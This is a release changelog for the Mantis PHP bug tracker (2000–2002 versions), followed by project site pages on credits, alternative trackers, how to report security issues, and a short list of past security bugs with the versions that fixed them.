* New config option (html_make_links): Replaces allow_href_tags. When true, convert text links in strings into actual anchor tags.

* New config option (html_valid_tags): Replaces allow_html_tags and html_tags. Set it to a string containing a comma-separated list of tag names that should be allowed in messages.

* New config option (limit_email_domain): only allow emails in the given domain

* New config option (manage_custom_fields_threshold): controls who may make changes to custom fields

* New config option (manage_news_threshold): threshold needed to manage news postings

* New config option (manage_user_threshold): access level required to modify/create/delete users

* New config option (notify_admin_on_new): enable/disable notifications to admins on arrival of new bugs

* New config option (notify_on_new_threshold): the access level above which users will be notified of new bugs

- * New config option (project_user_threshold): access level required to add/remove users to/from a project
- * New config option (reminder_recipients_monitor_bug): To automatically add recipients of bug reminders to the monitor list of the defect. This is done if the access level is greater than or equal to monitor threshold and the recipient is not the handler or the reporter.
- * New config option (show_detailed_errors):
- * New config option (show_notices):
- * New config option (show_project_menu_bar): adds a menu bar with all the projects as links
- * New config option (show_queries_count and show_queries_list): track the executed queries and display their total count, unique queries count, and the actual list of queries executed
- * New config option (show_warnings):
- * New config option (smtp_password): password to use when connection to an smtp server with phpMailer
- * New config option (smtp_username): username to use when connection to an smtp server with phpMailer
- * New config option (store_reminders): controls whether to store sent reminders as a bugnote
- * New config option (summary_category_include_project): display "[project] category" rather than "category" only in summary for "All Projects"
- * New config option (update_bug_threshold): the access level required to update a bug
- * New config option (upload_project_file_threshold, upload_bug_file_threshold, allow_reporter_upload): control what users may upload what kinds of files
- * New config option (view_attachments_threshold): the access level required to view attachments. This is useful when there is a need to share the knowledge about the defects, but to secure customer data.
- * New config option (view_summary_threshold): the access level required for viewing the summary page
- * New file (obsolete.php): checks for obsolete variables and tells the operator

- * Removed config option (allow_href_tags): see new option html_make_links
- * Removed config option (allow_html_tags): see new option html_valid_tags
- * Removed config option (html_tags): see new option html_valid_tags
- * Removed config option (register_globals): just check the actual value of the PHP config variable
- * Removed config option (php): this variable containing the file extensions (php3 of php) was only used in config, so do a search and replace if you need it
- * Renamed config option: allow_bug_delete_access_level to delete_bug_threshold
- * Renamed config option: bug_move_access_level to move_bug_threshold
- * Renamed file: manage_create_new_user.php to manage_user_create.php
- * Renamed file: manage_create_new_user_page.php to manage_user_create_page.php
- * Renamed file: report_add.php to bug_add.php
- * Renamed file: report_bug_advanced_page.php to bug_add_advanced_page.php
- * Renamed file: report_bug_page.php to bug_add_page.php
- * Security fix: Mantis no longer relies on register_globals being turned on

2002.08.23 - 0.17.5

- * Corrected bug_delete.php and bug_delete_page.php, which ignored the \$g_allow_bug_delete_access_level setting.
- * Corrected bug_close.php and bug_close_page.php, which ignored the \$g_close_bug_threshold setting.
- * Corrected bug_reopen.php and bug_reopen_page.php, which ignored the \$g_reopen_bug_threshold setting.
- * Fixed problems in bug_update_advanced_page.php, bug_update_page.php, view_bug_advanced_page.php and view_bug_page.php which allowed users to view private bugs. It does that icky logout thing again, which will be replaced with a nice message in 0.18.0.
- * Fixed a problem in view_all_bug_page.php which allowed users to see public bugs in private

projects when all projects were marked private.

2002.08.19 - 0.17.4a

- * Fixed the fix of the ambiguous column problem
- * Fixed the 'second line of defense' against the arbitrary-code-execution vulnerability

2002.08.18 - 0.17.4

- * This is a maintenance release. It patches up several vulnerabilities in 0.17.3. No features have been added.
- * Fixed a problem in config_inc2.php, which would allow a malicious user to execute arbitrary code and view any local file available to the webserver-user.
- * Fixed a problem in summary_graph_functions.php, which just allowed a malicious user to execute arbitrary code.
- * Fixed a problem in print_all_bug_page.php, which allowed reporters to see bugs they hadn't reported, even when \$g_limit_reporters is set to ON.
- * Fixed a problem in view_all_bug_page.php, which allowed any user to see the summaries of public bugs in private projects, by manipulation of the project cookie.
- * Modified admin_check.php to prevent use by spammers.
- * Modified the database upgrade script to prevent someone from accidentally or intentionally running the scripts on an updated database.
- * Fixed a problem in core_user_API.php, which probably caused the infinite-redirect problem in Mozilla/Opera browsers.
- * Fixed a problem with ambiguous columns in view_all_bug_page.php

2002.05.19 - 0.17.3

- * Bumped version number.
- * Fixed problem with CSV not downloading.
- * Fixed no colors when using non-English languages (temporary fix).
- * Fixed bug_close to add bugnote.
- * Fixed file uploads to not show up for VIEWERS.
- * Modified core_API.php to always turn magic_quotes_runtime OFF.

- * Modified disk uploads to use the file_download.php script.
- * Modified bugnote last_modified query slightly.
- * Modified reporter and assign_to option lists.
- * Updated PHP and MySQL requirements.
- * Updated Norwegian, Russian, Danish and Dutch translations.
- * Added die to print_header_redirect().
- * Added russian_koi8 translation.
- * Added HTTP_POST_FILES to core_API.php.
- * Added check for empty bugnotes.
- * Removed view_csv_export_inc.php (unused).
- * Removed print_user_option_list() (unused).
- * Closed a security problem in account_update.php.

2002.05.12 - 0.17.2

- * Fixed error in set_project where setting a project would result in a loop.
- * Fixed account profiles to check for blank inputs.
- * Fixed some problems with BASIC_AUTH.
- * Fixed problems with documentation links.
- * Fixed a few documentation errors in configuration.html.
- * Fixed bug_update to no longer cut off steps_to_reproduce if it has quotation marks.
- * Fixed # bug links in emails.
- * Fixed bugnote update to redirect properly after update.
- * Fixed bugnote update to check for proper access.
- * Fixed bug_file_upload_inc to user \$g_max_file_size.
- * Fixed CSV exporting to not have SPAN tags.
- * Fixed CSV export MIME type.
- * Fixed potential variable warning in main_page.
- * Fixed signup to detect empty usernames.
- * Fixed user creation to detect empty usernames.
- * Fixed bug file upload error. Error message was misreported.
- * Fixed project doc upload error. Error message was misreported.
- * Fixed problem with bottom page menu not displaying when turned on.
- * Fixed warning message on report. Warning: Undefined variable: f_file_name ...
- * Fixed edit bugnote to allow the correct users to edit and update.

- * Fixed `g_limit_reporters` to work properly for project users.
- * Modified accounts so that protected accounts are not accessible by the user.
- * Modified report page formatting.
- * Modified file size reports to show up as bytes.
- * Modified email string padding and line separation characters.
- * Modified account page to show default and current project access levels.
- * Modified news posting to properly limit project lists for non Administrators.
- * Modified reset password functionality to use `g_send_reset_password` to determine whether a password is set to blank or emailed to the user.
- * Modified color legend is now generated from the `$g_status_enum_string` variable.
- * Modified `print_enum_string_option_list()` to work better.
- * Modified `bug_update_advanced` to allow for more fields to be updated.
- * Modified email subject links to match standard Mantis email format.
- * Modified view bug pages to show bug status via color.
- * Modified more pages to show bug status via color.
- * Modified `setcookie()` to use paths.
- * Modified `fopen()` to open with `rb` instead of `r`.
- * Modified language files to use long php tags.
- * Modified `tr bgcolor` elements and moved them into `td bgcolor` blocks to help MacOS IE color table cells properly.
- * Modified `view_all_bug_page` to use `view_all_set` as a pure script to set cookies.
- * Modified `g_hide_user_email` to be `g_show_user_email` and have different usage modes.
- * Modified phpmailer `AddAddress` in email sending to allow for multiple to recipients.
- * Modified project user adding to use a multi-select list box.
- * Modified `get_enum_string` to use the `g_enum` string value instead of the `s_enum` string value.
- * Modified `br` tags to be new xml style tags.
- * Modified time stats in summary to use `CLOSED` instead of `resolved`.
- * Modified `setcookie()` to use `g_cookie_path` when

unsetting.

- * Modified set_project.php to avoid double refresh when using IIS.
- * Modified project user module behavior.
- * Modified delete file attachments to chmod (0775) so write permissions are granted.
- * Modified get_view_redirect_url() call on bug_assign.php to handle redirects better.
- * Modified search to look in bugnotes.
- * Modified is_duplicate_category(). Reversed the arguments.
- * Modified to use core_project_API.php.
- * Modified to use core_version_API.php.
- * Modified print_all_bug_page.php to search bugnotes.
- * Modified print_reporter and assign_to_option_lists() to display lists properly.
- * Added Hungarian translation.
- * Added Japanese translation.
- * Added Czech translation.
- * Added g_bug_link_tag to let users customize how to create bug links.
- * Added a "jump to bugnotes" quicklink at the top of the view bug pages.
- * Added a global option to control what access levels can delete bugs.
- * Added g_bug_move_access_level to control what access level can move bugs to other projects.
- * Added extra link after a bug report to go directly to the new bug.
- * Added g_close_bug_threshold for closing a bug.
- * Added print report link to view all bug page.
- * Added g_allowed_files and g_disallowed_files to control what files types may be uploaded.
- * Added user to project multi-select listbox in manage section.
- * Added list of projects a user is assigned to to the account page.
- * Added print bug view.
- * Added jump to bug form.
- * Added core_proj_user_API.php.
- * Added make_if_crlf() to remove bare line feeds.
- * Added g_strip_bare_if to toggle use of make_if_crlf().
- * Added priority reporting on the report form for developers.
- * Added project category copy.
- * Added CRYPT_FULL_SALT authentication.

- * Added page timer.
- * Added mt_srand() call in core_API.php.
- * Added g_register_globals global for installations where register_globals is Off.
- * Removed access_min and access threshold concepts from the user and project management.
- * Removed extra "echo" in news archive page.
- * Removed proj_user_delete_page.php.
- * Removed dependency on s_enum strings. Use g_enum strings instead.
- * Updated Copyright to 2002.
- * Added \$g_use_javascript to default/config_inc1.php (SC)

2002.03.15 - 0.17.1

- * Fixed missing closing span tag in view_bug_*page.php.
- * Fixed advanced summaries (jpgraph) for general statistics for all projects.
- * Fixed small problem in all localization files (for \$s_reset_request_msg).
- * Fixed summary stats for developers when they are assigned with "developer" rights at a project and do not have default profile >="developer".
- * Fixed reporter poplist filter in buglist when users are assigned >="reporter" at a project and do not have default profile >="reporter".
- * Fixed summary page for "All projects" option
- * Fixed printable buglist for "All projects" option
- * Fixed document links (ChangeLog, README, etc.)
- * Fixed problem where portuguese_brazil localization did not appear correctly.
- * Fixed several minor CSS class consistency issues.
- * Fixed file download links to use rawurlencode().
- * Fixed admin_check.php to check for Windows style \.
- * Fixed file dates to display correctly.
- * Fixed bug update button to go to proper simple or advanced page.
- * Fixed a problem where users could not report bugs if uploading was disabled.
- * Fixed a minor problem in the print_reporters_option_list().
- * Fixed more CSS issues.
- * Fixed file uploads to not allow duplicate files when using DISK.

- * Fixed file upload switch with break statements.
- * Fixed print_assign_to_option_list() to accurately reflect settings.
- * Fixed print_reporter_option_list() to accurately reflect settings.
- * Fixed the access level checks to be more accurate.
- * Fixed summary by category to work when categories have single quotes.
- * Removed site_settings link in print_manage_doc_menu().
- * Removed action confirmations in Account pages.
- * Removed action confirmations in Bug/Bugnote pages.
- * Removed action confirmations in Login/Logout pages.
- * Removed some action confirmations in Manage pages.
- * Removed some action confirmations in News pages.
- * Removed some action confirmations in Project Doc pages.
- * Removed action confirmation in set_project page.
- * Removed \$g_quick_proceed. It is no longer used.
- * Renamed doc/CONFIGURATION to doc/CUSTOMIZATION.
- * Modified edit user links to use the username instead of the [edit] link.
- * Modified edit project links to use the project name instead of the [edit] link.
- * Modified default/config_inc1.php to have more more css global variables.
- * Modified wordwrap to use built-in php function if available.
- * Modified bug_assign and bug_close to use g_quick_proceed.
- * Modified bug_resolve to use only one form.
- * Modified bug_close to allow a bugnote to be added when closing.
- * Modified bug_reopen to allow a bugnote to be added when reopening.
- * Added project name as supplementary info next to bug id in buglist for "All projects" option
- * Added Basic Authentication patch.
- * Added CSV Export patch.
- * Added Anonymous Login patch.

- * Added CVS linking patch.
- * Added g_hide_closed_default for filter defaults.
- * Added g_show_bug_project_links to toggle project links in All Project mode.
- * Added mime_encode() to process the email subject text.
- * Added blank category check when adding project category.
- * Added blank version check when adding project version.

2002.01.23 - 0.17.0

- * Fixed potential problems with proxies and HTTP_REFERER not being properly sent.
- * Fixed bugnote editing to be unavailable when bug is resolved or closed.
- * Fixed viewing bugs to automatically switch projects if you view a bug from another project (often done through a link).
- * Fixed file uploads to report an error when a blank file is uploaded.
- * Fixed database and file to no longer use TIMESTAMPS.
- * Fixed password reset to blank to work for other encryption types.
- * Fixed admin_upgrade.php to honor the \$g_php global.
- * Fixed access checks to see if viewer has permission to view the bug.
- * Fixed project list drop down to work even if project user list is empty.
- * Fixed advaced summary compatibility with the latest JGraph release (1.4)
- * Modified many files for extensive use of CSS.
- * Modified BLOB field to LONGBLOB.
- * Modified bug action buttons to be more consistent.
- * Modified version string to be longer.
- * Modified html functions to consolidate code.
- * Modified confirm messages to consolidate localization strings.
- * Modified comments to use one # instead of ### (save space)
- * Modified alternate_colors() to have default parameters.
- * Modified all files to use < ? p h p instead of < ?
- * Modified error messages to use \$MANTIS_ERROR array.

- * Modified code to update last_updated/ last_modified fields for bugs, bugnotes, and news.
- * Modified core_API.php and config_inc.php to use a default/ directory in addition to a config_inc.php placed in the root directory.
- * Added view by page feature.
- * Added edit new link in news update page.
- * Added file upload into database.
- * Added a link to Mantis at the bottom of the pages.
- * Added support for date_order field for version.
- * Added delete file capability.
- * Added view all projects capability.
- * Added support to move bugs from one project to another.
- * Added email check to admin_check.php3
- * Added a check to make sure the cookie_string really is unique.
- * Added a check for a duplicate user in the manage create user page.
- * Added Romanian translation.
- * Added g_allow_account_delete global to prevent self account deletion.
- * Added file upload check to see if directory exists.
- * Removed site_settings pages.
- * Removed unused cookie variables.
- * Removed sql_to_unix_time() function. Unnecessary with removal of TIMESTAMPS.
- * Removed menu_inc.php file and related variable. Moved this into print_menu().
- * Removed print_mantis_version(). Moved it into print_footer().
- * Removed some unused code.
- * Removed get_project_name() function. Replaced with a more general get_project_field().
- * Renamed g_store_file_to to g_file_upload_method.
- * Renamed files to .php
- * Removed admin_cookiecheck.php3
- * Moved documents into doc/ subdirectory.
- * Moved language files into lang/ subdirectory.

2001.12.01 - 0.16.1

- * Fixed SQL error when reporting bug in a private project.
- * Fixed problem where upgrade scripts were not executed for 0.16.0 upgrade.

- * Fixed problem with \$g_limit_reporters limiting all users instead of just reporters and below
- * Modified admin_check.php3 to be more informative and useful.
- * Modified upgrade script to preserve timestamp fields.
- * Modified db_generate to enable projects by default.
- * Modified account_page.php3 to remove EOF usage.
- * Updated upgrade script to be more informative.
- * Updated French localization.
- * Added \$g_allow_close_immediately to toggle "close immediately" option when resolving a bug.

2001.11.27 - 0.16.0

- * Fixed minor HTML errors in core_html_API.php.
- * Fixed the view, report, and update pages to honor the forces advanced/simple modes.
- * Fixed problem with extra br tags being inserted in project descriptions
- * Fixed table names in the proj_doc_* pages to use variables instead of hardcoded names.
- * Fixed table names in bug_file_add.php3, report_add.php3, view_bug_advanced_page.php3, view_bug_page.php3 to use variables instead of hardcoded names.
- * Fixed a problem with bug updates making the status hard to deal with.
- * Fixed the emailing method to honor the private access threshold.
- * Fixed problem where reporters could assign bugs in advanced report page.
- * Fixed problem where not all proj_doc* pages had the top of page include.
- * Modified the mantis_bug_table.build field to be a VARCHAR(32).
- * Modified the mantis_bug_table.votes field to be an INT(4).
- * Modified the mantis_bug_table.os_build field to a VARCHAR(32).
- * Modified the mantis_user_profile_table.os_build field to a VARCHAR(32).
- * Modified the mantis_user_pref_table.language field to a VARCHAR(32).
- * Modified config_inc.php to properly support all localized langauges.
- * Updated Korean localization.

- * Updated Polish localization.
- * Updated Spanish localization.
- * Updated TROUBLESHOOTING file.
- * Added file_type field to mantis_bug_file_table and mantis_project_file_table.
- * Added LDAP login support.
- * Added ability to limit reporters to see only their bugs. Security will need to be tightened later.
- * Added a legend for the status colors.
- * Added a empty string check before the AddBCC function when buidling the bcc list
- * Added a check to automatically add the trailing slash to the file path.

2001.11.04 - 0.15.12

- * Added Swedish localization
- * Added print bugs feature
- * Fixed error where MD5 wasn't actually being used.
- * Fixed problem with the same password being generated over and over.
- * Fixed problem with the same cookie being generated over and over.

2001.10.28 - 0.15.11

- * Modified advanced report's "assign to" drop down to sort alphabetically
- * Modified bug_update script to send emails and behave better
- * Modified file upload size down to 60 to help out page layout in Netscape
- * Modified view_all_bug_page refresh to include f_offset
- * Fixed the post-report forms to redirect properly even if a proxy clears the HTTP_REFERER
- * Added g_use_iis global to workaround an IIS bug with header/Location calls

2001.10.28 - 0.15.10

- * Fixed problem with not being able to uncheck "hide closed" bugs filter checkbox
- * Fixed error with warnings on sending email
- * Fixed problem with being kicked out when editing bugnote

2001.10.27 - 0.15.9

* Fixed problem with warning on view filters.

2001.10.26 - 0.15.8

- * Fixed problem with \$g_manage_cookie not being unset on logout
- * Fixed error in db_upgrade.sql (nul; should be null;)
- * Fixed severel localization errors
- * Fixed email to only send to developers and higher for a given project
- * Fixed potential security hole with uploaded file permissions
- * Added ALT fields to IMG tags
- * Added edit bugnote capability
- * Added Polish localization
- * Added Russian localization
- * Added umask call to prevent uploaded files from being executed remotely.
- * Added Plain Text authentication
- * Added MD5 authentication
- * Added option to view priority as text
- * Updated Italian localization
- * Updated Korean localization
- * Updated Spanish localization
- * Modified User section so users with automatic access are listed
- * Modified view all filters to consolidate functionality
- * Modified view all filters to remember sort field and order
- * Modified authentication system to no longer require crypt()
- * Modified email formatting to work better with other languages
- * Modified set project to clear view filters when changing projects
- * Modified the report_bug pages to properly honor \$g_show_report
- * Removed email_bug_info_to_address()
- * Removed print_handler_option_list()
- * Removed view_all_assigned/unassigned/report_bug_page and associated variables.

2001.08.28 - 0.15.7

- * Fixed problem with account prefs not being updated.

2001.08.27 - 0.15.6

- * Fixed potential security hole with file uploads. Users can potentially copy files on server to be available via the browser. This requires PHP 3.0.17 and higher. Please consider disabling file uploads to disk if you cannot upgrade versions.

2001.08.26 - 0.15.5

- * Fixed sort problems on view_all_bugs_page.php3
- * Fixed hide inactive problem in manage_page.php3
- * Fixed mysterious problem with global variables being set to ""
- * Fixed redirect problem when bug report not correctly filled out.
- * Added commented out examples for alternate links in css_inc.php
- * Added closing option tags.
- * Email prefs do not display when \$g_enable_email_notification is 0.
- * Added Danish localization.
- * Fixed where updaters could assign to themselves.
- * Fixed where updaters could delete bugs.
- * Fixed where search result numbers correctly displayed.
- * Raised access required to ADMINISTRATOR for many manage_* pages.
- * Fixed error where default_profiles were not being picked up properly.
- * Fixed email subjects to unfilter url links properly.
- * Fixed simple search to correctly compare between bug_table and bug_text_table.
- * Added subject to emails when clicked on in the view_bug page.
- * Fixed "Assign To" drop down lists to reflect project user mappings.

2001.08.19 - 0.15.4

- * Added pre-selecting project. Hint: login_page.php3?f_project_id=0000001
- * Fixed Warning: Missing argument 5 for print_manage_user_sort_link() in core_print_API.

php

- * Fixed sorting in buglist is now preserved when going to next or prev page.
- * Fixed sorting in buglist. Bugs with high priority is now always first.
- * Replaced header("Location: ") calls with print_header_redirect().
- * Fixed error in simple bug search.
- * Added phpMailer support.
- * Fixed email error regarding developer notification on bug submissions.
- * Updated configuration document.

2001.07.29 - 0.15.3

- * Added wordwrap() to text formatting in email messages. Affects description and bugnotes.
- * Added new function process_plain_password(). Not used yet.
- * Added N/A to reproducibility
- * Added PHP version check to admin_check.php3
- * Added simple text search field to all view_all* pages. This can also be used to lookup a bug by id
- * Added user count values to the manage page
- * Added \$g_hide_user_email to toggle automatic mailto: linking of usernames.
- * Added preliminary support for jpgraphs support.
- * Fixed bug in displaying date_submitted in emails
- * Fixed "Hide Inactive" checkbox in manage_page.

php3

- * Fixed access check error where Viewers could add bugnotes
- * Ran a perl one-liner to try to remove all extra ^Ms from files
- * Renamed \$f_show_changed to \$f_highlight_changed
- * Removed get_bug_link_email - unused
- * Removed extra \$v_summary = string_display() line in view_all_inc.php
- * Cleaned up email validation code

2001.07.13 - 0.15.2

- * Fixed explode() error in view_all_unassign_bug.php3
- * Fixed variable error in report_bug_page.php3. Affected report stay checkbox.
- * Fixed bug_delete.php3 error. Removes uploaded file entries properly.

- * Fixed bug where news could not be edited to be Sitewide.
- * Fixed private projects being viewable by non-privileged users.
- * Modified set_project.php3 to redirect back to the same page if a view_all* page or the summary page.
- * Added wrap="virtual" tags to < textarea> for old browser users.

2001.07.05 - 0.15.1

- * Added configuration.html
- * Fixed error in print_footer()
- * Fixed localization error in proj_doc_delete_page.php3
- * Fixed localization error in proj_users_menu_page.php3
- * Fixed localization error in view_all_inc.php
- * Fixed localization error in manage_page.php3
- * Fixed localization error in summary_page.php3
- * Fixed localization error in menu_inc.php3

2001.07.02 - 0.15.0

- * Renamed span.bugnote_delete to span.bugnotedelete for css conformance
- * Added "" around all width and bgcolor tags for standards compliance
- * Split core_API.php into multiple files
- * Renamed many files to shorten filename length (for MacOS)
- * Added new functions for news_API
- * Switched from TIMESTAMP to DATETIME in the date_created/date_posted fields, made appropriate changes in code
- * Switched from ENUM to INT(2). Now use hash to map from id to text
- * Reworked authentication check at top of pages
- * Fixed several places where manager was omitted when it should have been selected
- * Fixed error in documentation.html tags
- * Changed duplicate bug option list to text
- * Added SQL queires to make sure date() runtime errors disappear
- * Added str_pad() function to pad IDs with "0"
- * Removed show_source capability for anyone but admins

- * Removed strtotime() from all bug view_all* pages
- * Added better messages for when adding and updating duplicate categories and versions
- * Added count details to view_all* pages
- * Moved bugnote_add page into standard bugnote page
- * Added icon support
- * Added core_icon_API.php
- * Fixed sort errors in manage_project page
- * Improved sort category links
- * Added hypertext links for bugs formatted by #IDNUM (eg. #234)
- * Added new status CLOSED
- * Added more bug counts in various places
- * Added phpinfo() page in manage documentation section
- * Added news list/archive view mode
- * Added ability to edit text of bug details
- * Added checks to prevent accessing of non-existent bugs
- * Fixed error where "does not exist" was incorrectly reported as the handler
- * Modified repot_bug to allow a user to choose to add more bugs or return to view bug page
- * Added View Unassigned mode
- * Added urlencode/decode for project category and versions
- * Added prune functionality for old accounts that have never been logged into
- * Added file upload support
- * Added capability to let users choose site language
- * Added more information to bug_resolve2 page
- * Added more user preferences
- * Added more existence checks for bugs and users
- * Modified view by reporter to not show viewers
- * Fixed security problem where anyone could delete/edit any non-protected account
- * Fixed security problem where anyone could delete/edit any profile
- * Fixed misspelling in email_reopen
- * Added view site settings page for admin
- * Added check for duplicate project error message when adding new projects
- * Many Many more... (sorry, I can't remember all

of them)

2001.03.06 - 0.14.8

- * Fixed password matching problem with manage create new user
- * Fixed email bug for assigning bug
- * Fixed warning in view all pages
- * Fixed duplicate top_include_pages on view_bug_page
- * Improved g_show_project_in_title
- * Updated portuguese trnaslation to handle email text better

2001.03.05 - 0.14.7

- * Added Dutch translation
- * Added Norwegian translation
- * Added g_show_project_in_title to allow project name title display
- * Added login check on login_page.php3
- * Added better email localization
- * Added email to developers and up when new bug reported
- * Added access_level check for bug delete
- * Added simple check for non-matching password in manage ccount create
- * Improved email message
- * Modified view bug listings to sort by last_updated by default
- * Numerous small fixes to remove warnings
- * Fixed bug where bug text were not being deleted
- * Fixed bug where new account prefs were not being created
- * Fixed css : font bug (Netscape)
- * Fixed product version not being logged in bug report
- * Fixed SQL error link not having "mailto:"

2001.02.23 - 0.14.6

- * Added Italian translation
- * Added French translation
- * Added project name in email
- * Added g_reopen_bug_threshold to prevent unprivileged users from reopening bugs
- * Fixed error with version editing
- * Fixed error with direct assign to user not

working on report

- * Fixed error with string \$s_add_project_button in Portuguese
- * Modified Portuguese s_view_status
- * Changed = in css_inc.php to : (specifically for font sizes)

2001.02.19 - 0.14.5

- * Added updated German translation
- * Modified news add and news update to behave better
- * Fixed string s_add_profile_title
- * Fixed error on category update
- * Fixed error in password reset
- * Renamed g_view_bug_all_page, g_view_user_reported_bug_page, g_view_user_assigned_bug_page
- * Removed duplicate global page references
- * Updated all translations with some missing localization strings

2001.02.17 - 0.14.4

- * Fixed erroneous error message when signing up for new account
- * Fixed error with warning in project_menu_page
- * Fixed error in email bugnotes where slashes weren't showing up
- * Fixed some possible display errors in Netscape
- * Fixed extra slashes in email subject
- * Added protection around cookie_val variables to prevent unnecessary warnings
- * Added direct link to bug in email
- * Added email to assignee upon assignment
- * Added support for report form to remember input if error occurs
- * Added crude test file to check database connection and config settings (check.php3)
- * Added some integration with the documentation and the report form
- * Added include for top and bottom of page. This lets users add customizations
- * Added Spanish and Portuguese localization
- * Renamed g_login_url to g_mantis_url
- * Renamed string files to have .txt extension
- * Obsoleted s_hit_back_msg

2001.02.14 - 0.14.3

- * Fixed error in upgrade.php3 (date_submitted in mantis_user_table query should be date_created)

2001.02.14 - 0.14.2

- * Fixed default category in update mode to display correctly
- * Fixed parse error in manage_user_reset.php3
- * Fixed view pages to properly show selected category
- * Altered is_valid_email to check for DNSs w/o MX records
- * Added option to disable email validation (g_validate_email)
- * Added project name and bugid in email subject

2001.02.12 - 0.14.1

- * Fixed error where duplicate categories were added
- * Fixed error in advanced_bug_view where bug delete had no confirmation
- * Fixed error in view pages for sort by category

2001.02.10 - 0.14.0

- * Fixed error in print_html_bottom
- * Fixed error in db_upgrade.sql, changed "need info" to "feedback"
- * Fixed bug_update where resolution was being set to blank
- * Added TROUBLESHOOTING file
- * Added multiple project support
- * Added summary by assignee
- * Added one click "Assign to Me"
- * Added corresponding bug_assign.php3 file, global, and string variables
- * Added \$g_content_expire for META tag
- * Added direct "assign to" in advanced bug report
- * Added view by assignee
- * Added view by reporter
- * Added method for users to create their own accounts
- * Added better error handling for db_connect and db_result
- * Added remember view settings

- * Added bold indicator when a bugnote has been added
- * Added maxlength= to all input types
- * Added some bug info at the top of the bugnote add page
- * Added login_count field to user_table
- * Added project_category manage area
- * Added project_version manage area
- * Added manager access_level
- * Left aligned Summary field
- * Reset password now emails a randomly generated password to user
- * Created date format global variables
- * is echoed when the bugnote count is 0 (Netscape problem)
- * Reworked project category and version management
- * Tweaked manage menu
- * Tweaked css_inc.php
- * Tweaked the bug list view for better indication of which view the user is viewing
- * Removed cols=7 in the view bug in list form pages (Netscape problem)
- * Removed mysql_error_page and references
- * Determined that suspected mysql bug about date updating was proper behavior for timestamps

2000.12.26 - 0.13.1

- * Fixed bug in bug_delete_page.php3 and manage_user_delete_page.php3

2000.12.25 - 0.13.0

- * Fixed bug in vote adding with incorrect variable name.
- * Fixed bug where bugnote text not properly deleted when bug deleted
- * Fixed manage product versions update redirect
- * Fixed another problem with the date created being updated improperly when dealing with bugnotes.
- * Fixed show source problem
- * Fixed problem with advanced view showing the wrong dates
- * Uncluttered large portions of code
- * Reordered the config_inc.php file items

- * Made view reported by and assigned to pages use variables.
- * English localization completed in strings_english.php
- * Added a logout redirect page variable for the logout page
- * Added reopen bug dialog
- * Added \$g_bug_reopen_page and removed \$g_bug_reopen
- * Added bug_reopen_page.php3 and removed bug_reopen.php3
- * Added resolve bug dialog
- * Added \$g_bug_resolve_page and bug_resolve_page.php3
- * Added \$g_bugnote_order to allow custom bugnote ordering
- * Modified the appearance of the advanced view and update
- * Updated documentation.html
- * Split the account pref modifications into two separate files: account_prefs_update.php3 and account_prefs_reset.php3
- * Removed get_current_user_id() and replaced with calls to get_current_user_field("id")
- * Removed db_mysql_error()
- * Renamed all mysql_ functions to db_ functions (prepping for db_abstraction)
- * Removed \$g_required_field_color and replaced it with a span element in css_inc.php
- * Removed all FONT tags and replaced them with SPAN and CSS formatting
- * Removed print_footer() call on logout_page.php3

2000.12.20 - 0.12.0

- * Fixed problem with viewing filters not working with Netscape
- * Tweaked the string_edit() function
- * Added \$g_show_login_date_info and the ability to show who is logged in and the current time
- * Modified bugnotes to be ordered by date_submitted
- * Added protection to prevent anyone from deleting bugnotes

- * Used LAST_INSERT_ID() to ensure that bug and bugnote insertion is correct
- * Reporting a bug now stores a link to the account profile (if chosen)
- * The information from the profile is displayed (if chosen at report time) in the advanced bug view
- * Added a hide resolved viewing filter option
- * Summary shows time statistics for resolved bugs
- * Added support to show bugs reported by and assigned to the logged in user.
- * Added view_user_assigned_bug_page.php3 and view_user_reported_bug_page.php3 and the corresponding global variables
- * Tweaked the bug update and bugnote update and delete functions to redirect to the user chosen default viewing level page

2000.12.15 - 0.11.1

- * Added projection and eta to be passed as hidden info by the simple update page.
- * Fixed a missing < /TD> tag o

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Credits

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Credits

Last Modified: August 24, 2003 02:08AM

(Any)

Description

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Please contact project administrators if you should be on this list!

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Alternatives

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Alternatives

Last Modified: August 13, 2003 05:08AM

(Any)

Description

In the event that Mantis may not meet your needs, here are some free alternatives.

- [Bugzilla](#): The tracking system for Mozilla. Perl.
- [bugtrack](#): Perl
- [GNATS](#): Perl
- [Roundup](#): Python
- [Scarab](#): Java
- [Bugzero](#): Java
- [Double Chocolate Latte](#): PHP
- [phpBugTracker](#): PHP
- [zenTrack](#): PHP
- [TUTOS](#): PHP
- [workbench](#): PHP
- [BugIn' Bug Tracking System](#): PHP
- [Anthill](#): PHP
- [CVSTrac](#): C

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- [phpWebNotes](#)
- [JpGraph](#)
- [PHPMailer](#)
- [phorum](#)
- [phpbb](#)

Resource Sites

- [SourceForge](#)
- [Freshmeat](#)
- [Hot Scripts](#)
- [PHPBuilder](#)
- [Web Monkey](#)
- [DevShed](#)
- [W3C](#)

Docs

- [PHP Manual](#)

- [MySQL Documentantation](#)
- [PHP Coding Standard](#)
- [CVS Reference](#)
- [HTML REference](#)
- [CSS Reference](#)

Development Tools

- [CVS](#)
- [SSH](#)
- [OpenSSH](#)
- [Cygwin](#)
- [Tortoise CVS for Windows](#)

Miscellaneous

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Security

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Security

Last Modified: August 11, 2003 00:08AM

(Any)

Description

We do not claim to be security experts, however, we do our best to fix security issues asap, and provide patch releases or patches to fix them in already existing releases. To inform us about security issues, please use the following channels:

- Report the issue in the bug tracker as a PRIVATE bug. This will avoid the bug being available to others before it is actually fixed by the team members and a patch is provided.
- Report the issue via the security mailing list. This list is private and is only project administrators are subscribed to it.

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Issues with no security advisories

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Issues with no security advisories

Last Modified: February 29, 2004 16:02PM

(Any)

Description

This page summarizes the security issues for which no security advisories were released. These can be very old issues, or issues for which we did not release advisories yet.

Private bugnotes are visible to users without appropriate access

See bug [#3596](#). This was fixed in 0.18.2.

In print_all_bug_page.php, users can see all bugs for all projects if they do not have access to any projects

See bug [#3445](#). This was fixed in 0.18.1.

Developers can delete bugs even when g_allow_bug_delete_access_level is set to MANAGER

- Applies to 0.17.2, 0.17.3, 0.17.4, 0.17.4a
- Reported by: rafmet (rafmet@ais.pl) via our bugtracker
- Although the developer does not see the 'Delete Bug' link, the developer can still delete the bug by visting the 'bug_delete_page.php?f_id=[BUG_ID]' url.
- For more details see bug [#2360](#).

Users with no permission see bugs from private projects

- Applies to 0.17.3, 0.17.4, 0.17.4a (fixed in 0.17.5).
- Steps to reproduce:

Set all projects to private.
Create a public bug in one of the projects.
Create a new user with no access to these private projects.
Login with the new account and select 'All projects' and view the buglist.

- For more details see bug [#2341](#).

Admin Scripts - Warning

Affects: all versions

